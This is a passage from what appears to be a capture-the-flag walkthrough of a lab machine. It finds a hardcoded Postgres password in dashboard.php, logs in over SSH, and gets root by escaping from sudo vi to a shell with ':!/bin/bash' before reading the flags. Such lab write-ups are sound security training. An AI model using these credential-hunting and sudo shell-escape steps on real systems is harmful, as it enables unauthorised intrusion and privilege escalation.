
go to html directory and list the file present in that to find the password for postgress.

**$ cd /var/www/html**

**$ls**

Cat the dashboard.php file to check wheather we can find a password or not.


**$ cat dashboard.php**



Here we get the password!! P@s5w0rd!

Now, use the password to list the files:

**$ sudo –l**




**Submit the user flag:**

go to postgresql directory and list the files, then cat the user.txt file.

**$ cd /var/lib/postgresql**


**$ ls**

**$ cat user.txt**

****

**Submit root flag**

Since SSH is open, let’s login via SSH so we have a more stable connection using user password.

$ **ssh** [**postgres@10.129.95.174**](mailto:postgres@10.129.95.174)

edit the config file using vi

**$sudo /bin/vi /etc/postgresql/11/main/pg\_hba.conf**


https://miro.medium.com/v2/resize:fit:1050/1*nhoNtwfvydbnPM-leNvCGA.png

press escape then type **:!/bin/bash**

Then, we will get the root shell. Navigate to root and Now list the files present in that and cat the root.txt file.

**# cd /root**

**# ls**

**# cat root.txt**

Finally the machine is pwned!!!

